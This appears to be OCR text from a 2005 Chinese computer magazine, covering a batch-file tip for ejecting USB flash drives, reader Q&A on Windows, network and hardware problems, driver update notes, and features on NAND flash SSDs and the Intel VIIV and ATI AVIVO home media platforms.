第一步：从http://www.newhua.com/cfan/200520/UDISK.rar下载所需要的Unlocker和Unplug两个工具，将文件解压缩，如解压缩至D:\UDISK目录下。

第二步：打开“命令提示符”窗口，进入D:\UDISK目录，运行Unplug，这时就会显示出如图1所示的提示，将第三行闪存盘信息复制到剪贴板中，即“USB Mass Storage Device\OTi flash disk USB Device\通用卷”，在实际使用时，要将下面代码中的这段字符替换为Unplug实际显示的内容。




图1 鼠标右击后，选择“标记”，选中所需的信息，再次右击，完成复制

第三步：在D:\UDISK目录下用“记事本”建立UDISK.BAT，文件内容如下(见图2)。



图2

```
@echo off
echo #|unplug|findstr "USB Mass Storage Device\OTi flash disk USB Device\通用卷">%temp%\tmpout.txt
for /f "usebackq delims=[] tokens=1,2,3" %%i in (%temp%\tmpout.txt) do (
"unlocker.exe" %%j /s
unplug %%i|findstr "OK."
if errorlevel 1 pause
)
```

第四步：运行UDISK.BAT，闪存盘就可以取下来了。

小提示

为了增加通用性，你可以将上面代码中的“"USB Mass Storage Device\OTi flash disk USB Device\通用卷"”(不含外侧引号)改为“"USB Mass Storage Device"”(不含外侧引号)。这段代码可以从http://www.newhua.com/cfan/200520/UDISKcode.rar下载到，将它和另外两个文件放在一起，就可以制作出快速拔出闪存盘的通用程序。不过这样的坏处是如果你同时插上了多个闪存盘，那样所有的闪存盘都会被弹出。

CF[SB01]

系统

1 WinMgmt.exe总是提示出错

问：我的Windows 2000每隔不到一分钟就提示“WinMgmt.exe产生了错误，会被Windows关闭。您需要重新启动程序。正在创建错误日志。”关闭后仍然会提示，请问如何解决？（重庆 王华）

答：这是因为位于%SystemRoot%\System32\Wbem\Repository文件夹下的文件损坏造成的。由于Winmgmt.exe进程每30秒到60秒就会读取这些文件，一旦失败就会出现错误提示，因此就出现了有规律的错误提示现象。解决的方法是：

1.运行Services.msc打开服务管理，找到“Windows Management Instrumentation”服务。右击该服务选择“停止”。

2.删除%SystemRoot%\System32\Wbem\Repository下的所有文件（删除前建议先备份，以防发生意外）。

3.在服务管理中右击“Windows Management Instrumentation”服务选择“启动”。服务成功重启后，系统就会根据注册表中[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\CIMOM\Autorecover MOFs]下的信息重新创建刚才删除的那些文件。

2 光盘无法自动播放

问：在Windows XP下，我发现使用某些用户账户登录系统后，插入光盘时无法自动播放光盘内容，而使用其他账户登录时却很正常。组策略中也没有禁用该功能，请问这是怎么回事？（西安 陈露）

答：我们知道，光盘要自动播放首先要读取光盘根目录中的Autorun.inf文件的信息。因为该文件属于INF类型文件，系统认为该文件含有安装信息。而如果当前用户不是Administrators（管理员）组或Power Users（高级用户）组的用户，是不允许安装任何软件的，所以就无法读取INF文件实现自动播放。解决的方法是将该用户加入到Administrators组或Power Users组中。

3 打开“控制面板”后没有响应

问：我的系统是Windows XP SP1，没有安装SP2。最近频繁出现了打开“控制面板”后窗口就停止响应的问题，无法打开里面的任何项目，请问这时怎么回事？（广西 白晓峰）

答：这是输入法编辑器（IME）偶尔引起的故障，安装Windows XP Service Pack 2（即俗称的“SP2”）就可以解决该问题。我们也可以打开“Windows任务管理器”，然后在“进程”选项卡中找到“Conime.exe”，单击“结束进程”按钮结束该进程来解决该问题。有些用户出于软硬件兼容性的考虑不想安装SP2，那么可以参考本期的《系统蓝色档案（四）——conime.exe洗冤录》，其中介绍了禁止conime.exe随CMD启动的方法。

4 安装某些补丁时Explorer.exe出错

问：我的Windows XP系统启用了“自动更新”更新，但当提示安装一些补丁，例如MS04-025或MS04-024时，Exlporer.exe就提示遇到错误需要关闭，请问如何解决？

答：这是由于你当前系统安装的某些补丁发生冲突造成的。解决方法是：

首先运行Regedit.exe打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]，在右侧窗格中双击“UseDesktopIniCache”，将其值修改为“0”。然后安装Internet Explorer的累积更新（http://support.microsoft.com/kb/871260/），安装完成后重启电脑，将刚才提到的DWORD值“UseDesktopIniCache”的键值修改为“1”。

5 IE出现故障时的修复

问：最近发现IE老出问题，想重装IE 6.0，但发现提示目前已为最新版本，无法进行安装，请问如何解决？（广东 黄展鸿）

答：很多常见的IE问题都是由于某些DLL未注册而导致的，所以我们可以先尝试使用IE 6.0自带的一个功能来重新注册所有IE 6.0需要的DLL，方法是运行“"C:\Program Files\Internet Explorer\IEXPLORE.EXE" /rereg”（不含外侧中文引号），如果该方法无法修复遇到的IE故障，那么我们可以尝试重装它。

①如果没有Windows XP的安装光盘，但有IE 6.0安装程序，可以修改注册表来让IE 6.0正常安装，方法是：打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components\{89820200-ECBD-11cf-8B85-00AA005B4383}]，在右侧窗格中将“IsInstalled”的键值修改为“0”，然后就能正常安装IE了。

②如果你手上有Windows XP的安装光盘（需与当前系统版本相同），可以直接运行“rundll32.exe setupapi,InstallHinfSection DefaultInstall 132 %windir%\Inf\ie.inf”来重装IE 6.0。 CF[SB02]

网络

1 使用花刺代理后无法使用IE

问：我下载并安装了一款名为“花刺代理验证”的软件，试用了几天，现在卸载了该软件，但IE 览器却无法打开任何网页，而其他聊天软件可以正常使用，Firefox 览器也可以正常使用。请问这是什么原因？

（安徽　釆瓜）

答：这肯定是你在“花刺代理验证”软件中使用了设置IE代理的功能了，而你卸载该软件后，先前为IE 览器设置的代理服务器不再提供服务，因而出现该问题。解决方法如下，单击IE 览器主窗口中的菜单“工具→Internet选项”，在打开的窗口中选择“连接”选项卡，再单击“局域网设置”按钮，在打开的窗口中取消选择“代理服务器”框中的“为LAN使用代理服务器”选项，最后单击“确定”按钮即可。

2 清除Outlook收件人地址历史记录

问：在Outlook中，先前发送邮件时输入的收件人地址框中会自动保留邮箱地址的历史记录，当你输入邮箱的第一个字母时，如果历史记录中有与该字母相同的邮箱，将会自动显示在地址栏下面。请问如何删除这些自动记录下来的邮箱地址历史记录？

（EZ）

答：如果你只想删除自动记录的历史记录中的一个或是几个邮箱，只要在弹出记录时将鼠标移至待删除的邮箱地址上，然后按下“Delete”键即可，如果要删除所有自动记录的邮箱历史记录，只要删除C:\Documents and Settings\用户\Application Data\Microsoft\Outlook中的DAT文件即可。

3 清除IE中文历史记录

问：在IE 览器中，只要单击地址栏右侧的黑色下拉按钮，将会显示地址历史记录，而通过IE自身的清除功能清除后，英文历史记录虽然被清除了，那些中文地址的历史记录却无法被清除。请问如何清除这些中文历史记录？

（安徽）

答：清除中文历史记录用IE 览器自身无法实现，你可以通过“雅虎助手”(原3721)来达到目的。首先，到http://cn.zs.yahoo.com/start.htm?from=startmenu下载并安装雅虎助手最新版程序，启动雅虎助手后单击“清理IE地址栏”，在打开的窗口列表中直接勾选你想清除的中文历史记录，最后单击“立即清理”按钮即可成功清除中文历史记录了。

4 Google Talk中直接联系Gmail联系人

问：听朋友说在Google Talk中可以直接与对应的Gmail邮箱中的联系人进行通讯，而无须添加对方为好友。请问具体如何实现？

（GTA）

答：只要使用对应的Gmail邮箱中的账号登录Google Talk，你的Gmail邮箱通讯簿中的联系人都可以直接与之对话了(前提是对方用该邮箱账号登录Google Talk)，但是默认设置下，在联系人列表中不会显示这些朋友，你必须要按下述方法设置，单击Google Talk主窗口中“Settings”项，在打开的窗口中取消选择“Hide Gmail contacts not on my Friends List”项，最后单击“OK”按钮，回到主窗口中后再单击左下角的“Show all”链接显示所有的联系人即可，这样所有的联系人都将会直接显示在联系人列表中了。

5 清除Foxmail的历史记录

问：在Foxmail中，每次写新邮件时，只要在收件人地址栏中输入一个字母，将会自动显示以前输入过的邮箱地址。请问如何彻底清除这些自动记录的历史记录？（M&M）

答：Foxmail提供了清除功能，只要在Foxmail主窗口中单击“工具→系统设置”项，在打开的窗口中再选择“常规”选项卡，直接单击下面的“清除历史记录”按钮，这样就可以直接清除所有以前输入过的邮件地址的历史记录及使用短信时输入过的手机号码记录了。

6 Maxthon中直接调用FlashGet下载

问：我现在改用Maxthon 览器，在下载文件时， 览器无法直接启用FlashGet来下载文件，而我的系统中明明安装了FlashGet，与此同时IE 览器却可以正常调用FlashGet来下载。请问这是怎么回事？如何让Maxthon直接启用FlashGet来下载文件呢？

（山东　张强）



答：在Maxthon中要想使用FlashGet来下载文件，必须要手工设置，单击 览器主窗口中的菜单“选项→Maxthon选项”，在打开的窗口中选项“下载”项，然后在“选择下载工具”下面的下拉列表中找到并选择“FlashGet”(见图)，最后再单击“确定”按钮即可。

CF[SB03]

硬件

1 无法正常关机

问：一台计算机的基本配置如下：CPU：赛扬1.8GHz、内存：512MB DDR400，使用Windows XP操作系统，从“开始”正常关机，居然重新启动。每次只能按POWER键几秒钟才能关机，主板BIOS为默认设置，请问是什么问题造成的？（天唯创造）

答：有些使用AMI的主板BIOS的高级电源管理不能被Windows XP操作系统很好的支持，解决的办法是升级你的主板的BIOS，具体刷新主板BIOS的方法可以参看以前的《电脑爱好者》。

还有，如果您全新安装Windows XP操作系统，后没出现关机问题，应该就是您安装的其它软件的兼容性问题，如有可能尽量使用最新版本的软件。软件不兼容，常常会引起关机重起的问题。

您可以通过以下的方法来设置您的电源选项：右键单击〝我的电脑〞，选择〝属性→高级〞选项卡，找到〝启动和故障恢复〞，单击〝设置〞按钮，去掉〝系统失败〞中的〝自动重新启动〞前的对勾，问题即可解决。

2 为什么CRT显示器抖动

问：一台计算机的CRT显示器屏幕一直在抖动，进入主板BIOS界面更是明显，请问这是什么问题造成的？

答：造成显示器屏幕抖动的原因：首先，显示器刷新频率设置得太低，当显示器的刷新频率设置低于75Hz时，屏幕常会出现抖动、闪烁的现象，把刷新率适当调高，比如设置成高于85Hz，屏幕抖动的现象一般不会再出现。不过您的分辨率已经为75Hz，可以排除这个可能。

其次，电源变压器离显示器和机箱太近，电源变压器工作时会造成较大的电磁干扰，从而造成屏幕抖动。把电源变压器放在远离机箱和显示器的地方，可以让问题迎刃而解。看一下您是否符合这个问题。

再次，劣质电源或电源设备已经老化，许多杂牌电脑电源所使用的元件做工、用料均很差，易造成电脑的电路不畅或供电能力跟不上，当系统繁忙时，显示器尤其会出现屏幕抖动的现象。电脑的电源设备开始老化时，也容易造成相同的问题。

3 计算机无故断电

问：一台计算机最近出现无故断电的现象，断电后显示器指示灯、键盘指示灯亮着。硬盘灯不亮，请问是什么问题造成的？

答：计算机出现自动断电的现象的原因很多，下面我们就给您具体介绍一下。

首先，我们不清楚您是否是一个网民，如果您经常上网的话，那么就很有可能是病毒造成的，建议您及时的升级您的杀毒软件，然后对您的计算机进行一次全面的检查。

再有，既然是无故的断电，那很可能是供电方面出了问题，您可以检查一下您的电源和电源插座，有条件的话可以先找来其他电源替换一下试试。此外，留意一下家里的电网电压是不是受到邻居装修、烧焊的影响。同时还要将电脑插座与冰箱、彩电、微波炉等分开。

要还是不行的话，建议你将电脑送到专门的电脑售后服务中心进行检修，如果是组装机的话，你可以先将主板送去售后服务中心检查一下，看看是不是主板的供电电路出了问题。

4 计算机篮屏问题的解决

问：一台计算机，使用Windows 2000操作系统，最近经常出现蓝屏问题，然后就黑屏无显示，主机的电源灯长亮，重新安装操作系统，问题依旧，请问是什么问题造成的？

答：该问题可能是由于硬盘造成的，您可以用磁盘扫描系统先进行一次彻底的扫描，如果有坏道可以考虑在分区的时候把坏道分出去，然后重新安装系统。最好不要再安装到从前的那个分区上，比如您现在的系统分区是C盘，那么您可以按照到D盘或者其它分区。还有一种可能就是CPU散热问题，建议您检查CPU风扇的转速是否正常，另外，硬盘的数据线故障可能会造成故障，因为有时候数据线老化也可能造成计算机运行不稳定。

5 如何检测多处理器

问：一台服务器，在主板BIOS中看到有两个CPU，但是Windows优化大师显示只有一个，请问这是什么问题造成的？

答：Windows优化大师自身设计上的原因，您可以在优化大师的帮助里找到有关的信息，或者您将优化大师升级到比较新的版本。再有您可以按CTRL+ALT+DEL调出任务管理器，然后进入任务管理器，单击〝性能〞，然后观察CPU使用记录，如果看到曲线图是两条线的话，那么可以肯定您的CPU是双CPU。

CF[SB04]

热门驱动快快报 驱动之家 MyDrivers.com

Intel英特尔852GM/855GM/865G/910GL/915G/915GV/945G系列芯片组最新显示驱动 14.16.0.4384 版。

- 更新如下：1.增加了HDCP所需的更多代码使它的功能更完善。2.可以禁用一些指定的TV输出格式。3.修正了一些蓝屏问题。4.修正了系统进入S3或S4模式前的一些信息错误问题。
- 适用环境：Win2000/XP
- 下载地址：http://www.mydrivers.com/dir128/d51549.htm

ATi Radeon 系列显卡 Omega 加速驱动最新 2.6.61 版。

- 更新如下：1.基于催化剂5.8官方正式版制作而成。2.增加Radeon X700 Mobility显卡支持。3.ATI Tray Tools升级显示旋转模式及设备名称数据库等。
- 适用环境：Win2000/XP
- 下载地址：http://www.mydrivers.com/dir128/d51492.htm

XGI 图诚 Volari V3 系列显卡最新 Reactor 反应堆驱动 1.13.15 版。

- 更新如下：主要解决了2D显示、游戏方面存在的问题。
- 适用环境：WinXP
- 下载地址：http://www.mydrivers.com/dir128/d51348.htm

ULi 宇力(ALi 扬智)芯片组 Integrated Driver 综合驱动工具包 2.1 版。

- 更新如下：1.升级ULi M5287/M5288驱动到6.2.0.7版(2000/XP)。2.升级ULi M5289驱动到5.0.3.0版。
- 适用环境：Win98SE/ME/2000/XP
- 下载地址：http://www.mydrivers.com/dir128/d51445.htm

Intel 英特尔 Active Monitor 主板健康监控程序最新 1.22 版。

- 更新如下：Intel Active Monitor利用Intel主板内置的特别传感器，可以监视CPU和主板的温度，查看CPU风扇、系统风扇、电源风扇的转速，电源的电压。
- 适用环境：Win98SE/ME/2000/XP
- 下载地址：http://www.mydrivers.com/dir128/d51413.htm

nVIDIA nForce4 AMD Edition 系列芯片组最新驱动 6.67 Beta 版。

- 更新如下：一款适用于Win2000/XP系统的6.77测试版驱动，在与NV官方的6.66版驱动比较来看，发现IDE驱动的版本有所提升。
- 适用环境：Win2000/XP
- 下载地址：http://drivers.mydrivers.com/dir129/d51989.htm

Creative创新Sound Blaster Audigy 2 ZS/Sound Blaster Audigy 2系列声卡最新 2.08.0002 官方正式版驱动包。

- 更新如下：1.完全支持OpenAL/EAX ADVANCED HD。2.增强了运行支持OpenAL API扩展指令PC游戏时的执行性能。
- 适用环境：Win2000/XP
- 下载地址：http://www.mydrivers.com/dir129/d51929.htm

Realtek 瑞昱 RTL 8139 系列网卡最新驱动 6.30 版。

- 更新如下：1.针对RTL8139芯片，改善了在10/100M传输模式下的性能。2.针对RTL8168，改进了TX/RX性能。3.针对RTL8168，修正了D3cold在AMD64平台上设置错误的问题。
- 适用环境：Win98SE/ME/2000/XP
- 下载地址：http://www.mydrivers.com/dir129/d51941.htm



热门驱动热辣评

1. ATi冶天Radeon系列显卡最新催化剂驱动5.9官方正式完整。上一版本5.8主要以消除BUG为主，并没有太多新功能加入，这就加深了用户对5.9版催化剂的期待。下面来看看5.9版的具体更新内容：在新特性方面：1.首次引入了Display Abstraction Layer(DAL)驱动事件信息激活功能，它可以及时通知用户硬件或驱动配置方面的更改，此功能适用于所有操作系统。2.首次通过3D shader引入了方向性运动适应性反交错算法，该算法可以检测5个方向的边缘，并减少画质错误，提高总体反交错视频质量。在修正BUG方面：1.修正了在运行《战地2》时，当显示完游戏logo后会退回到Windows桌面的问题。2.解决了在WinXP系统下运行角色动画模拟软件endorphin，会出现播放模拟画面不流畅的问题。3.解决了当快速关闭控制中心后紧接着快速启动，会有空白页面显示的问题。4.当使用Radeon X700通过DVI和CRT接口连接两个显示设备后，会导致在启动Windows XP时画面显示不正常的问题。注意：这是集成普通控制面板的驱动。

适用环境：Win2000/XP

下载地址：http://www.mydrivers.com/dir129/d51911.htm

2. 看完了A卡的重头戏，我们也不能忘了N卡的Fans。nVIDIA在驱动方面的一直都是采取双管齐下策略，一方面继续完善现有驱动版本，另一方面加大力度研发新一代系列驱动，比如，现在的75系列和80系列ForceWare驱动。从更新内容来看，最主要是进一步对GeForce6进行优化，支持GeForce 6600和GeForce 6600 LE SLI，扩大SLI优化游戏范围等。而对最新的GeForce7显卡只是提供了初步的支持功能。距上一版也就是第一款80系列驱动的80.40面世两个月后，一款全新的81.26 Beta驱动又一次被泄漏出来，文件生成日期为08/26/2005，在功能方面支持不同品牌显卡SLi，这也是它的独特之处，并且加入了通过控制面板程序对显示器参数进行直接调节，性能方面比起78.03有所提升，不过在《战地2》等游戏中也存在一些问题。

适用环境：Win2000/XP

下载地址：http://www.mydrivers.com/dir129/d51742.htm

CF [ZS01]

未来趋势，闪存取代硬盘

★★★★

■001pc.com

大家有否发觉，如今的软件系统实在变态，变态得即使是当今最主流的平台，系统的启动时间还是需要耗上个三两分钟，每次开机很多用户都会习惯喝上一杯茶打发等待的时间。其实，这种痛苦的等待，主要是出自于当前计算机硬盘的问题，我们俗称的瓶颈。这也是一个长期得不到更好解决的问题，实在让人头痛。

终于，闪存的出现让我们看到了曙光。9月13日消息，韩国三星电子本周一推出了一种新的NAND闪存芯片，容量为16GB。三星电子存储芯片部门总裁黄昌圭日前宣布："在不久的将来，NAND闪存将完全取代其他任何便携存储材料——包括胶片、磁带、硬盘、CD等。"他还说，NAND闪存技术的发展，实际上为全部数码便携设备的设计开创了一个不可逆转的潮流(手机、PDA、DAP等的存储元件以及膝上电脑等的微硬盘、硬盘都有了更好的替代产品)。

闪存取代硬盘？有优势吗？也许，大家已经被长期以来不断进步中的硬盘技术给麻痹了。闪存相对于硬盘驱动器的几个优点：能耗少、抗震性好、读写的速度快，另外，运作时完全静音。

小知识

NOR和NAND闪存的性能

NOR的读速度比NAND稍快一些。

NAND的写入速度比NOR快很多。

NAND的4ms擦除速度远比NOR的5s快。

大多数写入操作需要先进行擦除操作。

NAND的擦除单元更小，相应的擦除电路更少。

NOR和NAND闪存的接口

NOR flash带有SRAM接口，有足够的地址引脚来寻址，可以很容易地存取其内部的每一个字节。


NAND器件使用复杂的I/O口来串行地存取数据，各个产品或厂商的方法可能各不相同。

NOR和NAND闪存的寿命

在NAND闪存中每个块的最大擦写次数是一百万次，而NOR的擦写次数是十万次。

平时，我们的手机中所使用的存储体就多为NOR型闪存，而且这类闪存通常都不大；而NAND型闪存就是我们常用的U盘、数码相机卡等。

而今天，我们主要探讨的是NAND闪存，也就是之前我们所提及到的可取代硬盘的新技术，更快，更安全的数据载体。



512M的闪存芯片，如今已经不再是新鲜事儿了



U盘采用的是NAND型的闪存芯片

闪存有两种

闪存有不同类型，其中主要分为NOR型和NAND型两大类。NOR型与NAND型闪存的区别很大。NOR型闪存就好像是我们通常所说的内存，有独立的地址线和数据线，价格比较贵，容量比较小；而NAND型就像是硬盘，地址线和数据线是共用的I/O线，类似硬盘的所有信息都通过一条硬盘线传送一般，成本相对NOR要低一些，而容量大得多。

NAND型闪存有特点

1.**存储单元**:NAND型闪存的基本存储单元是page（内存和NOR型闪存是以bit为基本存储单元），而page（页）就类似于硬盘的扇区，硬盘的一个扇区也为512字节，而NAND型闪存每一页的有效容量是512字节的倍数。有效容量：用于数据存储的部分，而实际上还要加上16字节的校验信息。目前2Gb以下容量的NAND型闪存绝大多数是(512+16)字节的页面容量，2Gb以上容量的NAND型闪存则将页容量扩大到(2048+64)字节。

2.**擦写**:NAND型闪存以块为单位进行擦除操作。闪存的写入操作必须在空白区域进行，如果目标区域已经有数据，必须先擦除后写入，因此擦除操作是闪存的基本操作（一般每个块包含32个512字节的页，容量16KB；而大容量闪存采用2KB页时，则每个块包含64个页，容量128KB。）。

3.I/O: 每颗NAND型闪存的I/O接口一般是8条，每条数据线每次传输(512+16)bit信息，8条就是(512+16)×8bit，也就是前面说的512字节。但较大容量的NAND型闪存也越来越多地采用16条I/O线的设计，如三星编号K9K1G16U0A的芯片就是64M×16bit的NAND型闪存，容量1Gb，基本数据单位是(256+8)×16bit，还是512字节。

4.**寻址**:寻址时，NAND型闪存通过8条I/O接口数据线传输地址信息包，每包传送8位地址信息。由于闪存芯片容量比较大，一组8位地址只够寻址256个页，显然是不够的，因此通常一次地址传送需要分若干组，占用若干个时钟周期。NAND的地址信息包括列地址(页面中的起始操作地址)、块地址和相应的页面地址，传送时分别分组，至少需要三次，占用三个周期。随着容量的增大，地址信息会更多，需要占用更多的时钟周期传输，因此NAND型闪存的一个重要特点就是容量越大，寻址时间越长。如128Mb、256Mb的芯片需要3个周期传送地址信号，512Mb、1Gb的需要4个周期，而2Gb、4Gb的需要5个周期。而且，由于传送地址周期比其他存储介质长，因此NAND型闪存比其他存储介质更不适合大量的小容量读写请求。

5.**速度**:由于NAND硬盘还是一个概念产品，与我们实际应用还有一段时间距离，不过，三星方面已经公报了这款可取代硬盘的存储载体——称作“世界上第一款固态硬盘(Solid State Disk，SSD)”的部分非常突出的亮点：它的耗电量不到常规硬盘耗电量的5%。更加令人兴奋的是对这种新型硬盘进行性能测试，得到的分数是一般标准硬盘的1.5倍。也就是说，它的性能比一般硬盘提高了一半以上。(读速率为每秒57M字节，写速率为32M字节。)为确保兼容性，这款固态硬盘产品的外观看起来很像一般的硬盘。

NAND闪存硬盘现有产品

MagicRAM's Flash Disk:这款2.5英寸IDE闪存硬盘，使用闪存作为储存介质。使用植入式IDE控制器控制芯片，能够完全兼容普通的2.5英寸笔记本硬盘接口。在实现零噪音的同时，静态的构架能够有效地防止因为震动而带来的数据丢失。

adtron A25FB-8GC10:A25FB-8GC10是Adtron小型高容量、高性能的2.5英寸IDE和SATA Flashpak快闪磁盘，采用该公司的ArrayPro技术，提高了性能，并降低了OEM价格，封装密度更高。硬盘的厚度为7.7mm，容量8G。



ArrayPro技术具有平行闪存数组处理特色。2.5英寸产品的容量提高了370%，从一年前的12G提高至现在的56G，性能也提高了570%，可维持每秒80M的读写速率。

三星 NAND Flash SSD

三星共开发了2.5英寸与1.8英寸这两种尺寸的SSD，以对应同尺寸的笔记本型电脑硬盘，其中2.5英寸SSD使用16颗4 Gbit或8 Gbit NAND闪存芯片达到8 GB (GigaBytes)或16 GB (GigaBytes)的容量；而1.8寸SSD则提供4 GB与8 GB容量型号。值得一提的是，SSD的效能也远超同等体积硬盘最高达150%，其读取速度为每秒52 MB (MegaBytes per second，MBps)，写入速度则为每秒32 MB。同时，耗电量却较现时的笔记本型电脑硬盘低5%，而且，不仅完全防震，还能将工作噪音及发热量降至最低。

E-Disk 3S320




E-Disk 3S320一款容量高达155GB的Ultra 320 SCSI固态存储硬盘。能够在零下60摄氏度至95摄氏度之间正常运行。平均数据存取时间42微秒，最高读写速度达到44MB/s，

瞬间峰值可达到320MB/s。E-Disk 3S320支持Linux、Solaris、Windows、MacOS、LynxOS、AIX、FreeBSD、HP/UX、IRIX、NetBSD、OS/2、QNX、VxWorks、Unixware、Solaris X86以及Tru64操作系统。目前，E-Disk 3S320为军用级产品，专为科研任务以及飞行应用设计，对于民用来说，多少会显得太高级。


闪存能够取代硬盘吗?

昨天：



NAND 型闪存芯片





高达8G的NAND闪存芯片

三星已连续推出6代NAND闪存器：256Mb（1999年）、512Mb(2000年)、1Gb(2001年)、2Gb(2002年)、4Gb(2003年)、8Gb(2004年)和16Gb(2005年)，科技强大的力量冲破了"摩尔定律"的局限。

明天：

三星的半导体部门执行长黄昌圭发表NAND flash硬盘的新突破，其采用了最新的50nm制程，成功量产12.8GBit(1.6GB)容量的NAND flash芯片，SSD技术可以达成25.6GB容量的硬盘，现时NAND硬盘的速度可达57MBps Read及32MBps效果理想，加入50nm可以让成本进一步下降，相信NAND快闪硬盘将很快量产。三星电子有充分理由推动闪存技术的发展，并最终用它取代硬盘。



NAND 芯片将会得到广泛应用

随着技术的不断成熟，NAND型闪存将会在不久的将来（也许是2006年、2007年）全面进入我们的IT生活，为我们带来超凡的快感。也许，某一天我们只能在博物馆里回忆当年硬盘带给我们的乐趣了。CF [ZS02]

平台化：家庭多媒体娱乐未来趋势

★★★★

■广东 水月子

自从电脑普及到千家万户，而且功能变得越来越多，性能越来越强以后，我们的家庭娱乐已经有很大一部分转移到电脑上面了。就拿笔者来说吧，听音乐、玩游戏、看网络电影、VCD/DVD 都是在电脑上面进行的，甚至连玩电视游戏机（如PS2）以及看电视，现在都是在电脑上面，前者用一个转接盒即可实现，至于看电视，加一个外置的电视盒就可以了。不过，对于大多数用户而言，像我这样用各种硬件拼凑出众多的功能无疑有一定难度，因此一种新兴的“家庭娱乐平台”的概念便随之产生了。最近，Intel 和 ATI 各自推出了相应的多媒体平台，目的就是为了在日后的“家庭娱乐平台”上面占领先机，下面就让我带大家来领略一下“家庭多媒体娱乐平台”的风采吧。

何为家庭娱乐平台?

什么叫做平台呢？所谓平台，其实就是某个事物能够提供一定的空间和支持给其他的事物，从而可以实现一系列综合的功能。这样说也许有点抽象，举个例子，譬如说主板，它就是一个平台。电脑里面的 CPU、显卡、硬盘、网卡和内存什么的都要先插在主板这个平台上，然后互相之间发生联系，并且协同工作，从而实现了众多电脑所拥有的神奇功能。在技术上面也有这样的平台，Intel 的迅驰平台就是一个最好的例子，它集中了移动处理器、无线网络技术以及一系列节能技术，为使用者提供了全面的移动办公解决方案，让我们不需要自己另外去购买一些硬件，譬如无线网卡什么的，非常方便。

而家庭娱乐平台和迅驰十分类似，它也是将一系列的硬件、软件整合在一起，从而很方便地实现一些功能，而无须我们另外去添加硬件或者软件到电脑之中。也就是说就算你是电脑新手也罢，你只需要知道你的〞平台〞能够做到些什么，怎么做，而这个平台上面有什么硬件我们根本不需要理会。可以说家庭多媒体娱乐平台是电脑走向〞傻瓜化〞的最大体现哦!

Intel VIIV 平台

在 2005 年的〞英特尔开发商论坛〞上面，Intel 正是发布了 VIIV 家庭娱乐平台，预计 2006 年即可有相应的产品上市。和〞迅驰〞平台一样，VIIV 平台也是一系列的软、硬件集合体。用 Intel 自己的话来说，他们希望利用 VIIV 品牌使消费者能够确认，他们的 PC 能够方便地处理数字化音像内容、在网络上共享数字化内容、方便地控制 PC。而且用户不必担心新系统有多复杂，因为一切的操作都很〞傻瓜〞。

VIIV 的重点除了是〞平台〞之外，就是指易用性、高性能和连接性了。我们首先来看看 VIIV 平台的组成:

硬件:

1.双核处理器:包括双核 Pentium D 处理器。

2.双核平台:双核 Anchor Creek 平台，包括 945 系列芯片组。

3.超级显示:Intel 的 Oplus MN301 显示增强系统。

4.无线网络:WiMAX，UWB，Wi-Fi。

软件:

微软 Windows Media Center Edition

从上面可以看到，VIIV 平台的硬件性能非常强大，而且非常易用，因为有微软的 Windows Media Center Edition，一切的操作甚至只需要动动遥控器，连鼠标都不需要了，可以说是〞傻瓜〞到极致(见图1)。下面我们就来分析一下 VIIV 的三大优点:




图1 VIIV 系统样机，可以看到带了遥控器哦

高性能:除去 CPU 性能不说，这次整合在 VIIV 里面的 Intel Oplus MN301 系统性能就非常强大，它整合了多媒体显示处理器，能够给平板显示器带来更锐利的画面和还原度更高的色彩，而且还支持双通道的 HDTV 输出，要知道 HDTV 高清电视可是未来的主流，而 VIIV 不但能够输出，甚至还能够通过 Windows Media Center Edition 处理 HDTV 源，也就是你可以自己制作自己的 HDTV 节目!

易用性:由于整合了 Windows Media Center Edition，VIIV 的一切操作都变得非常简单，我们不再需要工具软件，甚至不需要知道 PowerDVD、NERO 这些东西也能够看 DVD，刻录自己的光盘，实现了〞傻瓜化〞。

连接性:强大的无线网络功能，再加上 VIIV 丰富的接口（见图2）资源，以致整个平台可以非常方便地和电视机、录像机、家庭音响，DV 等等家庭电器连接起来，并且相互之间资源共享，实现家庭电器的数码化。

除此之外，VIIV 平台还有另外两个厉害之处:一个就是自动转换，一种格式的音像内容能够在无须用户干预的情况下被转化成另一种计算机可以实际处理的格式；另一种则是像




图2

DVD 播放机等家电那样的瞬时开、关机，这一功能采用了 Intel Quick Resume Technology 技术，也就是说进入 Windows 系统只需要几秒钟而已。

ATi AVIVO 平台



和 Intel 的 VIIV 比起来，ATI 的 AVIVO 虽然也是一个多媒体视频平台，但是它更加注重功能和技术性，易用性方面就不如 VIIV 这样〝平易近人〞了。

